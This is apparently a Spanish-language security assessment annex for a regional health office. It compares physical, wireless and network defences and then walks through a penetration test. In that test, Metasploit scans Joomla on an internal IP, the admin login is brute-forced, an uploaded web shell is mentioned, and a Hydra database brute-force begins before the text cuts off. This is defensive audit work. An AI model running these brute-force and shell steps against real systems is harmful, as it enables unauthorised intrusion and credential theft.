La implementación de personal dedicado en la recepción para gestionar el acceso mediante credenciales es crucial para fortalecer la seguridad del canal humano. Actualmente, la ausencia de personal en este puesto representa una vulnerabilidad significativa, ya que no hay un control adecuado sobre quién tiene acceso a las áreas restringidas.

Análisis de la Solución:

Incorporar personal específicamente para la recepción es una estrategia fundamental para mejorar la seguridad. Al contar con personal capacitado en esta posición, se garantiza que solo individuos autorizados puedan ingresar a áreas sensibles, lo que reduce el riesgo de accesos no autorizados o de suplantación de identidad. Este enfoque no solo proporciona un control físico directo, sino que también permite una verificación continua de las credenciales de acceso.

Ventajas de la Implementación de Personal en la Recepción:

Verificación Directa y Personalizada: Un recepcionista capacitado puede verificar de manera eficiente las credenciales de cada visitante, asegurando que solo las personas autorizadas tengan acceso.

Monitoreo Constante: La presencia de un recepcionista permite el monitoreo continuo de quién entra y sale, lo que es crucial para la seguridad en tiempo real.

Respuesta Rápida ante Incidentes: En caso de una anomalía, como un intento de acceso no autorizado, el personal en la recepción puede actuar de inmediato, notificando a las autoridades pertinentes o tomando otras medidas de seguridad.

Comparación con Soluciones Alternativas:

Sistemas Automáticos de Control de Acceso: Aunque los sistemas automáticos, como lectores de tarjetas o escáneres biométricos, pueden ser efectivos, carecen de la capacidad de juicio humano para detectar comportamientos sospechosos o verificar la legitimidad de un acceso en situaciones ambiguas.

Supervisión Remota: La supervisión a distancia mediante cámaras o sistemas de monitoreo puede complementar la seguridad, pero no reemplaza la intervención física inmediata que un recepcionista puede proporcionar.

Conclusión:

La mejor opción para fortalecer la seguridad del canal humano es la implementación de personal dedicado en la recepción. Este enfoque combina la verificación personalizada con la capacidad de respuesta inmediata, lo que asegura un control más riguroso y

eficiente del acceso mediante credenciales. Aunque otras soluciones tecnológicas pueden ofrecer beneficios adicionales, la intervención humana sigue siendo insustituible para garantizar un entorno seguro y controlado en la Coordinación Zonal 1 - Salud

Las Siguientes Soluciones se Proponen para Aumentar la Seguridad Del Canal Físico

Para fortalecer la seguridad del canal físico, se proponen las siguientes soluciones: la instalación de sistemas de video vigilancia, alarmas contra intrusos y sensores de seguridad. A continuación, se presenta un análisis de por qué el uso de video cámaras de vigilancia puede ser la mejor opción en comparación con otros métodos, así como sus fortalezas y debilidades en relación con la seguridad.

1. **Instalación de Sistemas de Video Vigilancia:**

Ventajas:

Monitoreo Continuo: Las cámaras de videovigilancia permiten una vigilancia continua y en tiempo real de todas las áreas críticas, lo que facilita la identificación de accesos no autorizados o actividades sospechosas.

Registro de Evidencias: Las grabaciones proporcionan evidencia visual que puede ser crucial para investigaciones posteriores y para la resolución de incidentes.

Disuasión de Intrusos: La presencia visible de cámaras actúa como un disuasivo para posibles intrusos, reduciendo la probabilidad de intentos de intrusión.

Debilidades:

Privacidad y Percepción: La instalación de cámaras puede generar preocupaciones sobre la privacidad entre el personal y los visitantes. Es fundamental gestionar estas preocupaciones de manera adecuada.

Costo y Mantenimiento: Los sistemas de videovigilancia pueden implicar un costo significativo tanto en la instalación como en el mantenimiento y almacenamiento de las grabaciones.

Alarmas contra Intrusos:

Ventajas:

Respuesta Inmediata: Las alarmas pueden alertar rápidamente al personal de seguridad o a las autoridades sobre intentos de intrusión, permitiendo una respuesta inmediata.

Detección Temprana: Los sensores de alarmas detectan accesos no autorizados y posibles brechas de seguridad en tiempo real.

Debilidades:

Falsas Alarmas: Los sistemas de alarmas pueden ser propensos a falsas alarmas, lo que puede reducir la confianza en el sistema y potencialmente llevar a una respuesta menos efectiva.

Limitaciones en la Evidencia: A diferencia de las cámaras de video vigilancia, las alarmas no proporcionan evidencia visual, lo que puede ser una desventaja en la investigación de incidentes.

Sensores de Seguridad:

Ventajas:

Detección Específica: Los sensores pueden ser configurados para detectar aperturas de puertas, ventanas o movimientos en áreas específicas, proporcionando alertas precisas sobre brechas de seguridad.

Debilidades:

Cobertura Limitada: Los sensores tienen un alcance limitado y pueden no detectar todas las posibles formas de acceso no autorizado.

Mantenimiento Requerido: Los sensores requieren un mantenimiento regular para asegurar su funcionalidad y precisión.

Conclusión:

La elección entre estas soluciones debe basarse en una evaluación integral de las necesidades de seguridad específicas. Si bien los sistemas de video vigilancia ofrecen una solución completa al proporcionar monitoreo en tiempo real y evidencia visual, también presentan desafíos en términos de privacidad y costos. Por otro lado, las alarmas y sensores son valiosos para la detección temprana y la respuesta rápida, pero pueden carecer de la capacidad de proporcionar evidencia visual y pueden ser propensos a falsas alarmas.

En conclusión, mientras que cada solución tiene sus propias ventajas y debilidades, la implementación de un sistema de videovigilancia ofrece un enfoque integral para el monitoreo y la seguridad, complementado por alarmas y sensores para mejorar la protección general del canal físico.

Las Siguientes Soluciones se Proponen para Aumentar la Seguridad del Canal Inalámbrica

La mejor opción para asegurar el canal inalámbrico es implementar una estrategia que se enfoque en la actualización constante de los sistemas de seguridad, combinada con el establecimiento de contraseñas más fuertes y la aplicación de cambios en ellas de manera regular.

Análisis de la Solución: El uso de contraseñas complejas y su actualización periódica son elementos clave de una política de seguridad efectiva. Las contraseñas fuertes, que combinan letras, números y símbolos, dificultan significativamente los ataques de fuerza bruta y el acceso no autorizado a la red inalámbrica. Cambiarlas con frecuencia añade una capa adicional de protección, reduciendo el riesgo de que una contraseña comprometida pueda ser utilizada durante un largo período.

Además, la actualización regular de los sistemas de seguridad es crucial para proteger la red contra nuevas vulnerabilidades que pueden surgir con el tiempo. Mantener el firmware y las configuraciones de seguridad al día asegura que la red esté equipada con las últimas defensas, lo que minimiza las posibilidades de que un atacante explote fallos de seguridad conocidos.

Fortalezas y Debilidades: La principal fortaleza de esta estrategia es su capacidad para adaptarse a nuevas amenazas. A diferencia de otras soluciones que pueden ofrecer una seguridad estática, la combinación de contraseñas fuertes y actualizaciones frecuentes permite que la red inalámbrica se mantenga resistente frente a ataques sofisticados y emergentes. Esto asegura una protección continua y efectiva.

Sin embargo, una posible debilidad de este enfoque es la necesidad de una gestión constante. El cambio regular de contraseñas y la actualización de los sistemas de seguridad requieren un compromiso continuo por parte de los administradores de la red, lo que podría ser visto como una carga operativa adicional. Sin embargo, este esfuerzo es un pequeño precio para pagar en comparación con los beneficios de mantener la red segura.

Comparación con Otras Soluciones: Otras soluciones, como el uso exclusivo de un cifrado fuerte sin actualización regular o la implementación de medidas de seguridad físicas, pueden ofrecer cierta protección, pero carecen de la adaptabilidad necesaria para enfrentar amenazas dinámicas. Mientras que el cifrado fuerte es fundamental, si no se acompaña de una política de actualización constante, puede volverse vulnerable con el tiempo. Las medidas de seguridad, aunque importantes, no pueden proteger adecuadamente contra los ataques que ocurren a nivel de la red inalámbrica.

Conclusión:

La combinación de contraseñas fuertes, su cambio frecuente y la actualización continua de los sistemas de seguridad es la mejor opción para proteger el canal inalámbrico. Esta estrategia proporciona una defensa adaptable y robusta, que supera las limitaciones de otras soluciones más estáticas, asegurando la integridad y confidencialidad de la información transmitida a través de la red. Aunque requiere un esfuerzo constante, los beneficios en términos de seguridad justifican.

Las Siguientes Soluciones se Proponen para Aumentar la Seguridad del Canal Red de Datos

Fortalezas: Los IDS/IPS monitorean el tráfico de la red en busca de patrones de ataque y pueden bloquear o alertar sobre actividades sospechosas. Son útiles para detectar amenazas en tiempo real.

Debilidades: Sin embargo, un IDS/IPS no está diseñado específicamente para proteger aplicaciones web. Puede generar falsos positivos y, aunque complementa la seguridad, no ofrece la protección específica y detallada que un WAF proporciona para aplicaciones web.

Akamai Kona Site Defender:

Fortalezas: Esta solución combina la funcionalidad de un WAF con una robusta protección a nivel de red, integrada con la CDN de Akamai. Ofrece escalabilidad y protección avanzada contra ataques DDoS y vulnerabilidades de día cero.

Debilidades: No obstante, su costo elevado puede ser prohibitivo para pequeñas y medianas empresas. Además, su complejidad de configuración puede requerir un equipo especializado, lo que no siempre es viable para todas las organizaciones.

ModSecurity (Gratuito):

Fortalezas: ModSecurity es un WAF de código abierto que se puede integrar con servidores web como Apache y Nginx. Ofrece reglas personalizables y es altamente configurable, lo que permite adaptarlo a las necesidades específicas de una organización.

Debilidades: Sin embargo, su configuración y mantenimiento requieren un conocimiento técnico considerable. Además, aunque es una herramienta poderosa, no cuenta con el soporte comercial y las actualizaciones continuas que ofrecen las soluciones de pago.

Cloudflare WAF:

Fortalezas: Cloudflare WAF es fácil de implementar y proporciona una capa adicional de seguridad, especialmente útil para mejorar el rendimiento de las aplicaciones web, además de protegerlas.

Debilidades: No obstante, la dependencia de la infraestructura de Cloudflare puede ser una limitación. Además, como servicio basado en la nube, la personalización profunda puede ser más restringida en comparación con un WAF autónomo.

Conclusión:

El Web Application Firewall (WAF) se posiciona como la mejor opción debido a su enfoque especializado en la protección de aplicaciones web. Su capacidad para ofrecer una defensa robusta y específica contra amenazas dirigidas a estas aplicaciones lo hace superior a las alternativas, como los IDS/IPS, que se centran más en la detección general de intrusiones a nivel de red, o las soluciones como Akamai Kona Site Defender, que aunque completas, pueden ser demasiado costosas y complejas para muchas organizaciones. Las opciones gratuitas como ModSecurity son viables, pero requieren un manejo técnico avanzado y no ofrecen el soporte comercial que podría ser necesario en entornos críticos. Por lo tanto, el uso de un WAF, especialmente aquellos de pago con soporte y actualizaciones continuas, es la opción más adecuada para garantizar la seguridad del canal de red de datos.

Coordinación Zonal 1-Salud	Fecha:12/01/2024
Firma del responsable: 	Sello de la institución 
Mgs: Gabriel Pavón Responsable Zonal de Tecnologías de la Información y Comunicaciones (Sub)	Elaborado por: Diego Patricio Arévalo Ipiales

Anexo 22 Manual de Procedimiento para el Canal de Red de Datos

Universidad Técnica del Norte

Manual de Procedimiento para el Canal de Red de Datos y Resultado de las Vulnerabilidades Utilizando Herramientas Open Source


1. Auditoría Interna del Servidor con Lynis

Instalación de Lynis

Lynis es una herramienta de auditoría interna para sistemas Unix que permite evaluar la seguridad del sistema.

Instalar Lynis en servicio de página web:


Ejecución de la Auditoría: Ejecutar la auditoría




Revisar el reporte de la auditoría:

Lynis proporciona un reporte detallado sobre la configuración del sistema operativo, servicios activos, usuarios y grupos, permisos de archivos y directorios, entre otros aspectos de seguridad. Es decir, Lynis examina varios aspectos del sistema para identificar posibles vulnerabilidades y áreas de mejora.

Resultado obtenido:



Se puede observar que después del análisis de auditoría, el resultado muestra 3 Warning y 49 recomendaciones:



2. Instalación y Configuración de escaner de vulnerabilidades Nessus en Debian 11.

- **Instalación de Nessus**

Nessus es un escáner de vulnerabilidades de red, es decir, una herramienta de seguridad que busca debilidades en los sistemas informáticos y redes.


Descargar el paquete Nessus para Linux desde la página oficial:

```
  4 apt-get install curl
  5 curl --request GET  --url 'https://www.tenable.com/downloads/api/v2/pages/nessus/files/Nessus-10.4.2-debian9_amd64.deb'  --output '
Nessus-10.4.2-debian9_amd64.deb'
```


Dar permisos respectivos de ejecución e instalar el paquete:

```
chmod 755 Nessus-10.4.2-debian9_amd64.deb
dpkg -i Nessus-10.4.2-debian9_amd64.deb
```

Iniciar el servicio nessud y ver que el estado se esté ejecutando correctamente:




Ingresar a través de un navegador web con la ip del servidor seguido del puerto 8834 y crear un usuario con su respectiva contraseña para el acceso:




Esperar a que termine la instalación de Nessus:

Una vez termine de instalar se puede hacer uso de los módulos que posee el escáner de vulnerabilidades Nessus:



Se crea una carpeta la cual contendrá todos los escáner de vulnerabilidades realizados:



3. MODULOS DISPONIBLES DE METASPLOIT PARA EL GESTOR DE CONTENIDO JOOMLA PARA OBTENER TODA LA INFORMACION POSIBLE:

Existen 6 módulos

```
msf6 > use auxiliary/scanner/http/joomla_
use auxiliary/scanner/http/joomla_bruteforce_login          use auxiliary/scanner/http/joomla_pages
use auxiliary/scanner/http/joomla_ecommercewd_sqli_scanner  use auxiliary/scanner/http/joomla_plugins
use auxiliary/scanner/http/joomla_gallerywd_sqli_scanner    use auxiliary/scanner/http/joomla_version
msf6 > use auxiliary/scanner/http/joomla_
```

El módulo "Joomla_pages" del marco Metasploit se puede utilizar para escanear las páginas de un sitio web Joomla.

Joomla_pages: use auxiliary/scanner/http/joomla_pages

Se puede ejecutar el comando utilizando el comando "RUN" después de configurar el RHOSTS (que es la dirección IP del servidor web) y RPORT y TARGET.

```
msf6 > use auxiliary/scanner/http/joomla_pages
msf6 auxiliary(scanner/http/joomla_pages) > show options

Module options (auxiliary/scanner/http/joomla_pages):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The path to the Joomla install
   THREADS    1                yes       The number of concurrent threads (max one per host)
   VHOST                       no        HTTP server virtual host

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/joomla_pages) > set RHOSTS 172.16.104.11
RHOSTS => 172.16.104.11
msf6 auxiliary(scanner/http/joomla_pages) > run

[+] 172.16.104.11:80      - Page Found: /robots.txt
[+] 172.16.104.11:80      - Page Found: /administrator/index.php
[+] 172.16.104.11:80      - Page Found: /index.php/component/users/?view=registration
[+] 172.16.104.11:80      - Page Found: /htaccess.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/joomla_pages) >
```

El objetivo es observar la versión específica de Joomla u otros parámetros relevantes para el escaneo. Como el puerto 80 observamos además RHOST

Esta configuración asigna a RHOSTS la dirección IP del servidor web, RPORT el puerto del servidor web y TARGET el objetivo deseado. El objetivo puede ser una versión particular de Joomla u otros parámetros relacionados con el escaneo.


Joomla_PLUGINS: use auxiliary/scanner/http/joomla_version

```
msf6 > use auxiliary/scanner/http/joomla_
use auxiliary/scanner/http/joomla_bruteforce_login          use auxiliary/scanner/http/joomla_pages
use auxiliary/scanner/http/joomla_ecommercewd_sqli_scanner  use auxiliary/scanner/http/joomla_plugins
use auxiliary/scanner/http/joomla_gallerywd_sqli_scanner    use auxiliary/scanner/http/joomla_version
msf6 > use auxiliary/scanner/http/joomla_
```

El módulo "Joomla_pages" del marco Metasploit se puede utilizar para escanear las páginas de un sitio web Joomla.

Joomla_pages: use auxiliary/scanner/http/joomla_pages

Se puede ejecutar el comando utilizando el comando "RUN" después de configurar el RHOSTS (que es la dirección IP del servidor web) y RPORT y TARGET.




El objetivo es observar la versión específica de Joomla u otros parámetros relevantes para el escaneo. Como el puerto 80 observamos además RHOST

Esta configuración asigna a RHOSTS la dirección IP del servidor web, RPORT el puerto del servidor web y TARGET el objetivo deseado. El objetivo puede ser una versión particular de Joomla u otros parámetros relacionados con el escaneo.

Joomla_PLUGINS: use auxiliary/scanner/http/joomla_version

Al ejecutar este comando, se obtendrá la información de la versión de Joomla, Apache y PHP del servidor web especificado.

El módulo "Joomla_ecommercewd_sqli_scanner" en el marco Metasploit se puede utilizar para realizar un escaneo de inyección de SQL en el complemento Joomla "ecommercewd". Como se muestra a continuación, se puede configurar y ejecutar el módulo:




Esta configuración asigna a RHOSTS la dirección IP del servidor web, RPORT el puerto del servidor web y TARGET el objetivo deseado. El objetivo puede ser una versión específica del complemento "ecommercewd" o los parámetros relacionados con el escane


El RHOSTS, que es la dirección IP del servidor web, se ha configurado junto con el RPORT y el TARGET, y cuando se ejecuta, no está expuesto a la inyección de SQLI.

El módulo "Joomla_bruteforce_login" del marco Metasploit se puede utilizar para realizar un ataque de fuerza bruta para obtener el usuario y contraseña del administrador de Joomla. Como se muestra a continuación, se puede configurar y ejecutar el módulo:

Joomla_bruteforce_login: use auxiliary/scanner/http/Joomla_bruteforce_login




Esta configuración asigna la dirección IP del servidor web a RHOSTS, el puerto del servidor web an RPORT y el URI del formulario de inicio de sesión del administrador a FORM_URI. En el caso de Joomla, esta URI es /administrator



Al ejecutar el comando "run", el módulo realizará un ataque de fuerza bruta para intentar obtener el usuario y contraseña del administrador de Joomla. El módulo probará diferentes combinaciones de usuarios y contraseñas, incluyendo los usuarios por defecto como "administrator", en un intento de encontrar credenciales válidas.


Se obtiene usuario y clave

4. CONEXIN A BASE DE DATOS POR ATAQUE DE FUERZA BRUTA:



Se hará uso de un diccionario denominado Rocky que contiene la mayor recopilación de contraseñas de la historia.


Con la Shell subida en el servidor, se puede obtener el usuario de la base de datos:



Y con la herramienta Hydra se realizará un ataque de fuerza bruta a la base de datos, para ello se ejecuta:

